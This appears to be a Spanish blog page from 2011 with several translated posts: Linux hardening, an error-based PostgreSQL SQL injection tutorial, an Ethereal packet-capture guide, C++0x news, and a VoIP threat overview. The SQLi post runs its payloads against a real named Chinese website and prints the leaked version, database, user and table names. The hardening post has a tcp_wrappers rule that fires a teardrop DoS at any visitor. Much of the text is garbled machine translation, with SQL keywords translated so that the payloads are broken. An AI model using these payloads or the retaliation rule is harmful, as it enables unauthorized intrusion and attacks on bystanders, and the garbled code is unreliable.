lunes, 20 de junio de 2011

Hack to Linux

Saludos Mundo libre.


Bien ahora vamos a empezar con la seguridad en linux, y previamente como hackearlo, muy bien empezamos. Nada mas conectarse por defevto tienes todos los puertos habiertos, lo que tienes que hacer es lo siguiente: Edita el archivo /etc/inetd.conf y pon un '#' delante de todos los servicios que no ofrezcas. Recuerda que esto se refiere los servicios que quieres DAR no a los que quieres ACCEDER, o sea que para entrar en un ftp no necesitas tener abierto el puerto ftp.

Truco: Lo que no sepas que hace ciérralo!
Truco: Puedes cerrar absolutamente todo. (Para entrar en algunas redes de IRC es necesario abrir el puerto auth)

Truco: Algunos ataques automatizados, tipo nukes y otros, buscan siempre el mismo puerto, por ejemplo el 139 (net-bios). Si te ves obligado a dar este tipo de servicios no seria una mala idea cambiar el puerto por defecto, esto se consigue modificando en el /etc/services la linea correspondiente al servicio, en nuestro caso podríamos substituir:
netbios-ssn 139/tcp nbssn
por:
netbios-ssn 140/tcp nbssn

Con esto pasamos a dar el servicio de net-bios por el puerto 140 y el 139 se cierra. Cuidado! Es muy probable que tengas que modificar los programas que usan net-bios para que sigan funcionando.


El passwd : 
En concreto /etc/passwd. Este es el archivo mas ansiado (junto con el de los passwords para internet) por los hackers, así que lo mejor será protegerlo.
Asegúrate que sus permisos son:

-rw-r--r-- 1 roto roto 239 Oct 31 1997 passwd

Instala el paquete shadow-utils, este paquete protege los passwords encriptándolos en otro archivo al que sólo tiene acceso roto, por lo que hacerse con el /etc/passwd no sirve de nada. Ademas para los pies a la mayoría de crakeadores de passwords. Aunque parezca una tontería, usar shadow passwords es una de las protecciones mas eficaces contra logins indeseados.

Truco: Elige passwords difíciles de averiguar, que contengan letras, números y caracteres, y si puede ser que la palabra no tenga sentido en ningún idioma. Por ejemplo mAKew3t$ es un buen password.
Truco: Usa el programa John The Ripper para testear la seguridad de tus passwords, si es capaz de crakearlos en pocas horas es que tu password no es seguro.


Limitando el acceso de roto:
El usuario roto es siempre un peligro potencial. El sistema considera que roto sabe perfectamente lo que hace por lo que ni siquiera pedirá confirmación si por error formateamos el disco, imaginaos el desastre ...
Reduciendo las vías de acceso de roto al sistema minimizamos riesgos a la vez que nos forzamos a nosotros mismos a dejar de trabajar con roto.

Edita el archivo /etc/securetty y deja solo las consolas en las que quieres que roto pueda entrar. Este archivo contiene una lista de terminales (tty) en las que puede entrar roto, una por linea. Eliminando las lineas que no deseemos evitamos el acceso de roto a ese terminal.

Conozco sistemas en los que roto no puede hacer ningún login y la única manera que tiene de entrar al sistema es mediante el comando "su" que además solo puede ser ejecutado por un grupo muy reducido de usuarios. Sin llegar a este extremo, algo recomendable es dejar por ejemplo las tres primeras consolas para el acceso de roto.

Lo mejor seria que nunca se hiciese login como roto, en lugar de esto podemos usar el comando su para tener privilegios de roto momentáneamente, cambiar lo que haga falta y teclear exit para volver a ser usuario normal sin peligro de estropear nada.

Truco: Nunca, nunca, nunca, dejes acceso por telnet a roto, elimina todas las entradas con ttyp?
Truco: Estas restricciones no protegen contra el uso del comando su!


Tcp_wrappers:

Para esto necesitas tener instalado el paquete tcp_wrappers, lo puedes encontrar en Cualquier ftp de linux y seguramente en el CD de tu distribución ya compilado y pre-configurado.
Este software permite filtrar todas las peticiones de acceso a tu máquina y permitirlas o no en función de unas reglas que tu mismo pones.

Es importante saber que el puerto permanece abierto, lo que se cierra son las conexiones no autorizadas, por lo que tcp_wrappers no nos protegerá contra ataques como nukes ni esconderá el puerto ante un escaneado.

Uso de tcp_wrappers: para filtrar un puerto a través de tcp_wrappers debes definir ese puerto en el /etc/inetd.conf con una linea parecida a esta:
ftp stream tcp nowait roto /usr/sbin/tcpd ftpd

Las reglas que permiten o no el acceso se definen en /etc/hosts.allow (para las conexiones aceptadas) y /etc/hosts.deny (para las rechazadas).

La sintaxis es muy simple: puerto: host: comando
Ejemplo:

ftpd: ALL: spawn ( /bin/echo -e " Intruso %a %n en %d" ; wave -l10 -d1 -f2000 ) &
Esta linea, en el /etc/hosts.allow filtra los accesos al puerto ftp (ftpd) de todo el mundo (ALL) y después de permitirle el acceso realiza los siguientes comandos (spawn):

/bin/echo -e " Intruso %a %n en %d": Saca por pantalla un mensaje indicando los datos del intruso y el puerto atacado.

wave -l10 -d1 -f2000: Emite un sonido por si no estas atento al mensaje.

Otro ejemplo (un sistema cerrado a lo bestia):

ALL: ALL: twist ( /usr/local/bin/teardrop %a ) &
Explicación: a los accesos a Cualquier puerto (ALL) por parte de Cualquier persona (ALL) deniega el acceso (twist) y lanza un teardop al curiosillo de turno.

Muchísima mas información en man inetd.conf, man tcpd, man hosts.allow
El orden en que se definen las reglas es importante, ya que tcp_wrappers las va examinado una a una desde la primera a la ultima hasta encontrar una regla que se cumple, momento en el que ejecuta el comando indicado.

Por eso es necesario que las reglas estén ordenadas de mas permisivas a mas restrictivas, por ejemplo si en hosts.allow ponemos en la primera linea ALL: ALL: todas las conexiones serán aceptadas independientemente de que en lineas posteriores filtremos ciertos o no, captáis? si no e-mail me :)

Truco: Define en /etc/hosts.allow los puertos a los servicios que quieras ofrecer y pon en /etc/hosts.deny ALL: ALL

Truco: Los parámetros permiten hacer cosas al intruso usando spawn ( programa %a ) ... deja volar tu imaginación.
Truco: La linea ALL: PARANOID detecta los intentos de spoof y similares


services:

Este archivo, localizado en /etc/services es una base de datos que contiene información sobre los puertos.
Es importante remarcar que no indica si un puerto esta abierto o cerrado, es solo una guía para que los programas sepan localizar los servicios y como responder a las peticiones. Por lo tanto en principio no debemos tocar nada de este archivo.

El archivo donde se abren o cierran puertos es inetd.conf.
De forma "extraoficial" podemos comentar lineas para cerrar los puertos que definen. Atención! Este no es un método correcto y solo lo recomiendo en el caso de que el puerto implicado no sea definido en el inetd.conf y no podamos usar un firewall para protegerlo.
Podemos ver mas información en man services.


Nuevos puertos/servicios:

Juntando todo lo aprendido hasta aquí sobre servicios y puertos ya estamos en disposición de crear nuestros propios puertos con sus respectivos servicios.
Como sencillo ejemplo voy a crear un nuevo servicio en el puerto 22 que será atendido por un demonio telnet. Para distinguirlo del telnet normal (puerto 23) le llamaremos telnet2. Tenemos que modificar los siguientes archivos:

/etc/services: aquí añadimos el servicio, definiendo el puerto que usa y su nombre:
telnet2         22/tcp          telnet2             # Telnet 2

/etc/inetd.conf: aquí definimos las opciones y el demonio que atiende al nuevo servicio:
telnet2 stream  tcp     nowait  roto    /usr/sbin/tcpd  in.telnetd2

Usar in.telnetd2 en lugar de in.telnetd es un truquillo para poder distinguir fácilmente los dos servicios y poderlos configurar por separado, no olvides hacer un link de in.telnetd a in.telnetd2
/etc/hosts.allow: por supuesto, el nuevo servicio puede ser filtrado por tcp_wrappers para delimitar su

accesibilidad:
in.telnetd2: ALL: twist ( echo -e "Acceso de %a en %d" > /dev/tty11 ) &


El firewall:

El firewall es uno de los sistemas de protección mas potente junto al uso de tcp_wrappers. Para usarlo necesitaremos soporte firewall en el kernel, esto se consigue fácilmente activando la casilla de
[*] Network firewalls
[*] IP firewalling
durante la configuración del kernel. Básicamente es solo esto Aunque dependiendo de cada uno pueden hacer falta activar otras opciones (soporte ethernet ...)

Compaginar un firewall con la herramienta ipchains añade otro nivel de seguridad a nuestro sistema. Recordad que los puertos protegidos por firewall no se ven con un escaneado de puertos ni son sensibles a nukes ni exploits (algunos scanners como nmap son capaces de reconocer puertos protegidos por firewall) puesto que toda la información que se les envía es sencillamente eliminada.

Para usar ipchains pon estas lineas en tu /etc/rc.d/rc.local:
/sbin/ipchains -F
/sbin/ipchains -I input -p tcp -s 127.0.0.1
/sbin/ipchains -A input -p tcp -d 0.0.0.0/0 515 -j DENY

Esto nos permite acceso total a nuestra propia maquina y limita los accesos al puerto 515 (el de la impresora) cosa que no podíamos hacer con tcp_wrappers.
Gracias a Javi Polo por esto.

A partir de aquí las posibilidades de configuración son casi infinitas: detectar spoof, seleccionar los protocolos de entrada, salida, definir rangos de IPs "amigas" ... sean cuales sean tus necesidades hay una forma de cubrirlas con ipchains. Lee el ipchains-howto y el man ipchains para mas información.
En el caso de usar antiguos kernels de la serie 2.0.x se utiliza la herramienta ipfwadm, si este es tu caso pon estas lineas en tu /etc/rc.d/rc.local:
/sbin/ipfwadm -I -f
/sbin/ipfwadm -I -a a -S 127.0.0.1
/sbin/ipfwadm -I -a d -P tcp -D 0.0.0.0/0 515

Truco: Un firewall permite tener control sobre puertos no definidos en el inetd.conf y por lo tanto fuera del alcance de tcp_wrappers.


Actualizate!:

Mantener un sistema actualizado previene contra el ataque de exploits provocados por bugs en el software.

Actualiza el kernel siempre que aparezca una nueva versión estable, por ejemplo el kernel 2.0.34 no es sensible a ninguno de los nukes conocidos a la hora de realizar este documento. Si tu kernel es anterior estudia seriamente la posibilidad de actualizarlo.
Actualiza los demonios de todos los servicios que ofrezca tu máquina para evitar sorpresas. La web de RootShell es un buen sitio donde mantenerse informado.

Truco: Por algún motivo el IMAP y el sendmail son especialmente sensibles a exploits. Si usas alguno de los dos asegúrate de tener siempre la ultima versión disponible.
Truco: Si te ves obligado a recibir conexiones por telnet estudia la posibilidad de substituir este servicio por el SSH (Sechure SHell) mucho mas seguro y con muchas posibilidades que el telnet tradicional.


Author:INDICE

Fuente:
http://www.linuxdata.com.ar/index.php?idmanual=seguridad%20y%20hacking.htm&manuale=1

Saludos Mundo Libre.

Postgre

Saludos Mundo libre.

Los sistemas tradicionales de gestión de bases de datosrelacionales (DBMS) soportan un modelo de datos que consta deuna colección de relaciones con nombre, que contiene los atributos de un tipo específico. En los actuales sistemascomerciales, los tipos posibles incluyen números de punto flotante, enteros, cadenas de caracteres,
dinero, y las fechas.


Vamos a empezar a jugar con Postgre:
1 º Paso encontrar la vulnerabilidad:
Código:http://www.creatop.com.cn/index.cfm?MenuID=80 '
ERROR: error de sintaxis en o cerca de "''"su media este sitio web pueden ser errores injected.remember puede varía usted no conseguirá el mismo error cada vez.
Columnas segundo paso contar con:

Código:http://www.creatop.com.cn/index.cfm?MenuID=80 orden de 1 -
obtener de página válido
Código:http://www.creatop.com.cn/index.cfm?MenuID=80 orden de 2 -
Error ejecución de la consulta de bases de datos.ERROR: ORDER BY posición 2 no está en la lista de selecciónError que indica que hay una columna.
Vamos a tratar UNIÓN consulta SELECT:
Código:http://www.creatop.com.cn/index.cfm?MenuID=80 y 1 = 2 UNION SELECT 1 -
Error ejecución de la consulta de bases de datos.ERROR: UNION carácter entero de diversos tipos y no puede ser igualada
Parece que UNION consulta SELECT no funciona!

Vamos a tratar Errorbased Postgre SQLi ...
Paso 3:
Código:http://www.creatop.com.cn/index.cfm?MenuID=80 y 1 = rem (version (), int) -

ERROR: la sintaxis de entrada no es válida para enteros: "PostgreSQL 8.4.5 en i486-pc-linux-gnu, compilado por GCC gcc-4.4.real (Ubuntu 4.4.3-4ubuntu5) 4.4.3, 32-bit"
Como se puede ver que tiene la versión de servidor de base de datos postgres en forma de error.
Permite seguir adelante y encontrar el nombre de base de datos.
Código:http://www.creatop.com.cn/index.cfm?MenuID=80 y 1 = rem ((seleccione datname del límite pg_database un offset 0) como int) -
Error ejecución de la consulta de bases de datos.
ERROR: la sintaxis de entrada no es válida para enteros: "scoutsqld"Scoutsqld es primero el nombre de base de datos que variey puede compensar para obtener los nombres de otras bases de datos.
scoutsqld es primera base de datos que podemos conseguir que los demás, cambiando de compensación:)
Código:http://www.creatop.com.cn/index.cfm?MenuID=80 y 1 = rem ((seleccione datname del límite pg_database una posición 1) como int) -
Error ejecución de la consulta de bases de datos.ERROR: la sintaxis de entrada no es válida para enteros: "template0"template0 es la base de datos segundo por lo que puede aumentar la compensación hasta que ha obtenido un error.
Permite saber al usuario:
Código:http://www.creatop.com.cn/index.cfm?MenuID=80 y 1 = rem ((usuario seleccionar entre un límite pg_database offset 0) como int) -

Error ejecución de la consulta de bases de datos.
ERROR: la sintaxis de entrada no es válida para enteros: "postgres"
postgres es el usuario:)
Permite encontrar las tablas:>4 º paso:
Código:http://www.creatop.com.cn/index.cfm?MenuID=80 y 1 = cast ((select table_name de INFORMATION_SCHEMA.TABLES límite de un offset 0) como int) -

Error ejecución de la consulta de bases de datos.
ERROR: la sintaxis de entrada no es válida para enteros: "pg_type"
pg_type es la primera tabla, podemos conseguir que los demás mediante el cambio de compensación:)
5 º paso:
Ahora tenemos que encontrar las columnas de nuestra tabla específica!
e.g
nuestra mesa es una acción
de que tenemos que utilizar Oracle conversión char.
Pg_type = CHR (112) | | CHR (103) | | CHR (95) | | CHR (116) | | CHR (121) | | CHR (112) | | CHR (101)
por lo que nuestra consulta es la siguiente:
Código:http://www.creatop.com.cn/index.cfm?MenuID=80 y un elenco = ((column_name seleccionar INFORMATION_SCHEMA.COLUMNS donde table_name = CHR (112) | | CHR (103) | | CHR (95) | | CHR (116) | | CHR (121) | | CHR (112) | | CHR (101) un límite de la posición 0), int) -
Error ejecución de la consulta de bases de datos.ERROR: la sintaxis de entrada no es válida para enteros: "typname"Y además usted puede encontrar las columnas con offset ..
Último paso:Ahora tenemos que extraer los datos de nuestra columna.
Código:http://www.creatop.com.cn/index.cfm?MenuID=80 y 1 = rem ((seleccione typname del límite pg_type un offset 0) como int) -
Error ejecución de la consulta de bases de datos.ERROR: la sintaxis de entrada no es válida para enteros: "bool"


Fuente: http://hackguide4u.blogspot.com/2011/06/postgre-error-based-sqli-tutorial.html

Traduccion: Dellcom1@

Saludos mundo Libre.

martes, 14 de junio de 2011

Ethereal

Saludos Mundo Libre.

El software que va a utilizar para esta serie es la red Ethereal siempre popular  aplicación. Este programa se distribuye gratuitamente y se puede descargar en http://www.ethereal.com. 

 La instalación de este software es lo suficientemente simple , aunque es importante señalar que este software se basa en el controlador WinPcap que se incluye en el paquete de instalación en windows. 


Como muchos de ustedes ya saben, ha habido algunos problemas con WinPcap y la diferencia de versiones, como en las diferentes versiones del controlador que se requiere para las diferentes piezas de software para trabajar con él.

Así las cosas, te recomiendo instalar la versión de WinPcap que viene con Ethereal, incluso si ya tiene una versión de este controlador instalado. Esto ayudará a impedir la realización de posibles problemas en el futuro.
 

No hay hardware real necesaria para hacer este tipo de análisis, sin embargo, que hace las cosas mucho más fácil si usted tiene un viejo 10/100 cubo en el suelo. 

   
Ethereal Básico
 

Una vez que haya instalado Ethereal junto con el controlador WinPcap debería estar listo para zambullirse de cabeza.  


Lo primero que vamos a hacer es una captura de paquetes simples. Para ello, primero tendrá que seleccionar la interfaz de captura, haga clic en la "Lista de captura disponibles interfaces" para el lado izquierdo de la barra de herramientas principal.
 

Una vez que haya hecho esto se le presentará con una ventana que enumera todas las interfaces de captura disponibles. Haciendo clic en el "captura" al lado de la interfaz que desea utilizar se iniciará la captura de paquetes de esta conexión.
 

Espere unos minutos hasta que una cantidad significativa de los paquetes han sido recogidos y luego haga clic en el botón "Stop". Usted debe ser devuelto al regresar a la pantalla principal con un montón de nuevos datos.  

¡Enhorabuena! Usted acaba de realizar su primera captura de paquetes de éxito!
Para deslizarse en el cable Ahora que sabes cómo hacer una captura de paquetes básicos en Ethereal es importante aprender a captar la circulación por la derecha.  


Suponiendo que usted está en una red Ethernet conmutada (que la mayoría de todo el mundo es en estos días), todo el tráfico que acaba de capturar era la suya. Es decir, todo el tráfico era o venir o pasar de la computadora desde la que intiated la captura de paquetes. Esto es básicamente como una red de conmutación de funciones.  

El interruptor sólo envía los datos a los puertos en los que está destinado. Esto nos lleva a la pregunta de ¿cómo capturar el tráfico desde un equipo que la detección de paquetes de software no está instalado en?
 

Recuerde que antes, cuando te dije que sería muy útil tener un viejo 10/100 centro por ahí? Bueno, esto es que el tiempo. Yo no voy a entrar en detalles sobre las diferencias entre un encendido y una red radial, pero en pocas palabras, en una red hub cada pieza de datos se envían a todos los puertos individuales.  


El centro utiliza un nivel más bajo de la lógica, ya que no sabe que los datos se supone que debe ir, por lo que se envía a cada cliente en todos los puertos y permite a aquellos clientes que aceptarlo si así lo desean y negar que si no lo hacen.  

Esto significa que en una red de centro cuando se huelen los paquetes que están viendo los paquetes de toda la red. Así que digamos que están tratando de solucionar problemas de un ordenador en una red conmutada.  

Lo que usted querrá hacer es ir a la computadora del cliente y desenchúfelo de la red, y conectarlo a su centro, junto con el equipo que va a utilizar para rastrear el tráfico.  

Desde aquí se podrá conectar el manguito en la red mediante su puerto de enlace ascendente.  

Esto efectivamente poner los dos comptuers va a utilizar en una red radial que le permite leer todo el tráfico que usted necesita. 

 Vea el diagrama a continuación para obtener una explicación visual de la configuración del centro.


Tareas
En la siguiente sección de esta serie veremos una estructura de paquetes básicos, así como algunas características más de Ethereal.  


También vamos a ver en algunos de solución de problemas básicos mediante el análisis de paquetes. Entre ahora y entonces yo recomendaría jugar con Ethereal y mirando a los paquetes propias redes para ver si se puede tratar de averiguar lo que algunos de ellos.

 He aqui la primera entrega de este manual.


Fuente:http://chrissanders.org/2006/06/packet-school-101-part-1/

Traduccion: Dellcom1@


Saludos Mundo Libre

lunes, 13 de junio de 2011

C++ El Lenguaje preferido por los Programadores

Saludos Mundo Libre

"El mundo está construido en C + +," Herb Sutter dice The Register. Teniendo en cuenta que es uno de los administradores principales de la lengua, que cuestionan su imparcialidad. Pero él tiene un punto.
 

Después de más de 30 años - en función de cuyos números de tragar (este o estos) - C + + sigue siendo uno de los lenguajes informáticos de programación más popular, favorecida por su velocidad si no es su simplicidad.
 

Mac OS X de Apple, Adobe Illustrator, Facebook, navegador de Google Chrome, el MapReduce Apache agrupado arquitectura de procesamiento de datos, Microsoft Windows 7 e Internet Explorer, Firefox, y MySQL - por nombrar sólo unos pocos - están escritos en parte o en su totalidad con C + +.
 

Y mientras los nuevos lenguajes que ya han nacido, C + + tiene que soportar. Java es el único que ha superado en popularidad, según el Índice de TIOBE. PHP, Ruby y JavaScript? Claro, algunos podrían decir que ellos son el futuro, pero C + + es el pasado, el presente y el futuro.
 

De acuerdo con Sutter, C + + está al borde de su cambio más grande en los 13 años desde que se convirtió en un estándar ISO oficial, un cambio que hará que sea relevante para las próximas dos décadas.
 

El recientemente finalizado C + + estándar ISO, con el nombre de trabajo de C + +0 x, es que se publicará este verano, tras los últimos retoques a la lengua de especificaciones ISO y 'expertos' en las normas acordadas en marzo.
 

Sutter no creó C + +, pero él es el presidente de la ISO C + + de comisión, además de ser un destacado programador C + +, el autor, y el arquitecto jefe de las lenguas nativas de Microsoft.Herb Sutter, foto: Microsoft PDC
mundo de Sutter: C + + posee Sutter nos dice: "Esta es la primera gran revolución de la norma con las nuevas características desde 1998." cuando la norma ISO ratificado el primer C + + estándar.
 

El nuevo C + + cuenta con muchos cambios, pero cuando se le preguntó a nombre de los más grandes, Sutter se destacan los que abordan algunos de C + + 's más grandes bestias negras: la productividad y la eficiencia.
 

La complejidad de trabajar en C + + es una cosa que Santiago de Sun Microsystems Gosling intentó hacer frente a la hora de hacer un lenguaje que era más programador ambiente; que cocinado de Java, supuestamente llamarlo C + + "sin las armas de fuego, cuchillos y palos." C + + 's complejidad también podría ser responsable de C + + jinetes más propensos a la toma de posesión de otros codificadores.
 

Sutter listas de palabras clave de automóviles, funciones lambda, y las listas de inicialización como las razones que le escriba - y juro - menos. Algunos de los C + + el desorden también se ha despojado a cabo.
 

"Realmente se siente como usted a obtener el poder familiar y forma de hablar sobre el código, pero [que] se siente como un lenguaje fresco que no se interpone en su camino ... y [que] se puede escribir en un lenguaje mucho más expresivo,  

"Sutter nos dice.
Podría decirse que los cambios más significativos que ayudan a C + + a ponerse al día en popularidad a Java, ya que C + + de software se puede construir y ejecutar con menos dolores de cabeza en el mundo en rápida amanecer de CPUs multi-core.
 

C + +0 x introduce un modelo de memoria estándar, algo que Sun presentó en Java Standard Edition (Java SE) 5.0 en 2005.
 

Sin un modelo de memoria, los desarrolladores han sido o bien la construcción o recogiendo sus colecciones propias para lograr la concurrencia. Concurrencia va de la mano con multi-core, ya que significa que los chips con más de un núcleo puede ejecutar subprocesos diferentes en una aplicación a través de sus núcleos - o incluso en distintos servidores. Ayuda a controlar la forma en que las discusiones hablar a la memoria del chip.
 

La necesidad de un modelo de memoria compatible está creciendo a medida que los chips multi-core de Intel, AMD, y otros se convierten en estándar en los ordenadores principales de la PC en su escritorio a los servidores de Facebook para el smartphone en la mano.


Seguir leyendo: http://www.theregister.co.uk/2011/06/11/herb_sutter_next_c_plus_plus/


Fuente: http://www.theregister.co.uk/2011/06/11/herb_sutter_next_c_plus_plus/


Traduccion: Dellcom1@


Saludos Mundo Libre.

viernes, 10 de junio de 2011

Las amenazas de las redes de telefonía IP

Saludos Mundo Libre.


Las amenazas de las redes de telefonía IP:

• Accesos desautorizados y fraudes.
• Ataques de denegación de servicio
• Ataques a los dispositivos
• Vulnerabilidades de la red subyacente.
• Enumeración y descubrimiento.
• Ataques a nivel de aplicación.


Accesos desautorizados y Fraudes
Los sistemas VoIP incluyen múltiples sistemas para el control de la llamada,
administración, facturación y otras funciones telefónicas. Cada unos de estos sistemas debe contener datos que, si son comprometidos, pueden ser utilizados para realizar fraudes.

El costo de usar fraudulentamente esos datos VoIP a nivel empresarial pueden ser
devastadores. El acceso a los datos telefónicos (de facturación, registros, datos de cuentas,etc) pueden ser usados con fines fraudulentos.
Una de las mas importantes amenazas de las redes VoIP, son los fraudes consecuencia de un acceso desautorizado a una red legal VoIP (por ejemplo haber obtenido anteriormente obtener datos de cuentas).

Una vez se ha obtenido el acceso, usuario desautorizados realizan llamadas de larga distancia, en muchos casos incluso internacionales.

Principalmente ocurren en entornos empresariales. El control y el registro estricto de las llamadas puede paliar el problema A modo de curiosidad cabe señalar que las técnicas utilizadas por estos individuos son descendientes de las que utilizaban los famosos “phreakers” en las antiguas líneas telefónicas.

Explotando la red subyacente

Paradójicamente una de las principales debilidades de la tecnología VoIP es apoyarse sobre una red potencialmente insegura como son las redes IP. Gran cantidad de ataques hacia las infraestructuras IP van a afectar irremediablemente a la telefonía Ataques de denegación de
servicio, inundación de paquetes o cualquier otro tipo de ataque que intente limitar la disponibilidad de la red suponen un gran problema para la telefonía IP tal y como hemos visto anteriormente. Además VoIP será vulnerable a ataques a bajo nivel como el secuestro de sesiones, interceptación, fragmentación IP, paquetes IP malformados y spoofing.

Uno de los mayores problemas sea quizás la interceptación o eavesdropping.. Traducido literalmente como “escuchar secretamente”, es el término con el que se conoce a la captura de información (cifrada o no) por parte de un intruso al que no iba dirigida dicha información.

En términos de telefonía IP, estamos hablando de la interceptación de las
conversaciones VoIP por parte de individuos que no participan en la conversación.
El eavesdropping en VoIP presenta pequeñas diferencias frente la interceptación de datos en las redes tradicionales.

En VoIP vamos a diferenciar básicamente dos partes dentro de la
comunicación: la señalización y el flujo de datos. Los cuales utilizarán protocolos
diferentes. En la señalización nos centraremos durante todo el documento en el protocolo SIP mientras que en el flujo de datos normalmente se utilizará el protocolo RTP sobre UDP.

El impacto de esta técnica es más que evidente, interceptando comunicaciones es posible obtener toda clase información sensible y altamente confidencial. Y aunque en principio se trata de un técnica puramente pasiva, razón por la cual hace difícil su detección, es posible intervenir también de forma activa en la comunicación insertando nuevos datos (que en el caso de VoIP se trataría de audio) redireccionar o impedir que los datos lleguen a su destino.

Las formas de conseguir interceptar una comunicación pueden llegar a ser tan triviales como esnifar el tráfico de la red si los datos no van cifrados. Existen excelentes sniffers como ethereal/wireshark que permitirán capturar todo el tráfico de tu segmento de la red.

Por el contrario, lo normal es que nos encontramos dentro de redes conmutadas por lo que para esnifar el tráfico que no vaya dirigido a nuestro equipo serán necesarias otras técnicas más elaboradas como realizar un “Main in the Midle” utilizando Envenenamiento ARP.

Entre las herramientas que podremos utilizar se encuentra el conocido programa ettercap, Cain & Abel, la suite de herramientas para Linux Dsniff y vomit (Voice over misconfigured Internet telephones) por citar algunos ejemplos.

Hay que señalar también la creciente utilización de redes inalámbricas supone en
muchos casos un vía más a explotar por parte del intruso. Redes Wifi mal configuradas junto con una infraestructura de red insegura puede facilitar e trabajo del intruso a la hora de acceder a la red VoIP para lanzar sus ataques.

Ataques de denegación de servicio

Los ataques de denegación de servicio son intentos malintencionados de degradar seriamente el rendimiento de la red o un sistema incluso llegando al punto de impedir la utilización del mismo por parte de usuarios legítimos. Algunas técnicas se basan en el envío de paquetes especialmente construidos para explotar alguna vulnerabilidad en el software o en el hardware del sistema, saturación de los flujos de datos y de la red o sobrecarga de procesos en los dispositivos.

Llegan a ser especialmente dañinos los llamados DDoS o ataques de denegación
distribuidos. Son ataques DoS simples pero realizados desde múltiples computadores de forma coordinada.

Las redes y sistemas VoIP son especialmente vulnerables a los DDoS
por diversas razones:

La primera y quizás más importante es la dependencia y la necesidad de garantías en la calidad de servicio, que hacen que las redes IP donde se mantengan llamadas telefónicas tengan una tolerancia mucho menor a problemas de rendimiento.

Otra razón es que en una red VoIP existen multitud de dispositivos con funciones
muy específicas por lo que ataques contra casi cualquier dispositivo de la red pueden afectar seriamente los servicios de telefonía IP. Muchos de estos dispositivos son muy susceptibles de no manejar, priorizar o enrrutar el tráfico de forma fiable si presentan un consumo de CPU alto.

Por lo que muchos de los ataques de DoS se centran en atacar los
dispositivos de red y/o inundar la red de tráfico inútil para degradar su funcionamiento y que los paquetes pertenecientes a comunicaciones telefónicas se pierdan o retrasen.

La relación de VoIP y los ataques distribuidos de DoS viene reflejada en el siguiente párrafo:

Recientemente investigadores de la Universidad de Cambrige y del Massachussets
Institute of Technology (MIT) han determinado que las aplicaciones de voz sobre IP como puede ser Skype pueden ser una herramienta ideal para dar cobertura y lanzar ataques de denegación de servicio distribuidos.

El descubrimiento de algún fallo en la aplicación o en su protocolo podría dejar al descubierto miles de ordenadores que serían potencialmente secuestrados por los atacantes para realizar un ataque mayor contra algún servicio de Internet.

Las aplicaciones y los dispositivos de telefonía IP suelen trabajan sobre ciertos puertos específicos, bombardear dichos puertos con tráfico innecesario pero aparentemente “real” puede causar una denegación de servicio y que usuarios legítimos no puedan hacer uso del sistema.

Modificaciones y ataques al servidor DNS pueden afectar de manera directa al
servicio de voz.

El robo o suplantación de identidad (del destinatario de la llamada o de
algún otro dispositivo VoIP) generalmente deriva en una denegación de servicio.

El acceso SNMP a los dispositivos, además de ofrecer una gran cantidad de información permite potencialmente al atacante afectar al servicio de Voz sobre IP.

En redes VoIP basadas en el protocolo SIP, es posible enviar mensajes CANCEL, GOODBYE o ICMP Port Unreacheable, con el objetivo de desconectar ciertos usuarios de sus respectivas llamadas o evitar que se produzcan no permitiendo la correcta configuración inicial de la llamada (señalización).

Hay que destacar también que algunas situaciones VoIP será vulnerable a ataques de fragmentación IP o envío de resets TCP, que conllevarán la prematura finalización de la llamada.

Ataques a los dispositivos

Muchos de los ataques realizador hoy en día por hackers y crackers hacia las redes de datos tienen como objetivo principal el hardware y el software de los dispositivos.

Por lo tanto, en redes VoIP, los gateways, call managers, Proxy servers sin olvidar los teléfonos IP serán potencialmente objetivos a explotar por parte de un intruso.

Hay que tener en cuenta que los dispositivos VoIP son tan vulnerables como lo es el sistema operativo o el firmware que ejecutan.

Son muy frecuentes los ataques de fuzzing con paquetes malformados que provocan cuelgues o reboots en los dispositivos cuando
procesan dicho paquete.

Otros ataques de denegación de servicio llamados “flooders” tienen
como objetivo los servicios y puertos abiertos de los dispositivos VoIP.

Otro aspecto que hace muchas veces de los dispositivos un punto débil dentro de la red son configuraciones incorrectas.

A menudo los dispositivos VoIP trabajan con sus
configuraciones por defecto y presentan gran variedad de puertos abiertos. Los servicios por defecto corren en dichos puertos y pueden ser vulnerables a ataques de DoS, desbordamientos de buffer o cualquier otro ataque que pueden resultar en el compromiso del dispositivo VoIP.

El intruso a la hora de penetrar en la red tendrá en cuenta estos aspectos e intentará explotarlos.

Buscará puertos por defecto y servicios innecesarios, comprobará passwords
comunes o los que usa por defecto el dispositivo, etc.

En el apartado de Descubrimiento de objetivos se explicaran más detalladamente las técnicas utilizadas en este aspecto.

No hay que olvidares de los dispositivos VoIP que utiliza el usuario directamente.: los teléfonos.

A pesar de ser dispositivos más pequeños obviamente son igual de vulnerables
que cualquier otro servidor de la red, y el resultado de comprometer uno de ellos puede llegar a ser igual de negativo.

A modo de ejemplo se detalla una vulnerabilidad de que afectó al teléfono IP

Linksys SPA-921 v1.0 y que provocaba una denegación de servicio en el mismo.
Modelo: Linksys SPA-921
Version: 1.0.0
Tipo vulnerabilidad: DoS

Explicación:
1) La petición de una URL larga al servidor http
del dispositivo provoca que el teléfono se reinicie.
2) Un nombre de usuario o un password
demasiado largo en la autenticación http provoca que el
teléfono se reinicie.
Modo de explotarlo: Trivial

Descubriendo objetivos

Una vez que el hacker ha seleccionado una red como su próximo objetivo, sus primeros pasos consistirán en obtener la mayor información posible de su victima. Cuando el intruso tenga información suficiente evaluará sus siguientes pasos eligiendo el método de ataque más adecuado para alcanzar su objetivo.

Normalmente el método de obtención de información se realiza con técnicas de menos a más nivel de intrusión.

De este modo en las primeras etapas el atacante realizará un footprinting u obtención de toda la información pública posible del objetivo.

Más adelante una de las acciones más comunes consiste en obtener la mayor información posible de las máquinas y servicios conectados en la red atacada.

Después de tener un listado de servicios y direcciones IP consistente, tratará de
buscar agujeros de seguridad, vulnerabilidades y obtener la mayor información sensible de esos servicios (enumeración) para poder explotarlos y conseguir una vía de entrada.

Un ejemplo de ataque de enumeración, podría ser utilizar la fuerza bruta contra servidores VoIP para obtener una lista de extensiones telefónicas válidas. Información que seria extremadamente útil para lanzar otros ataques como inundaciones INVITE o secuestro de registro.

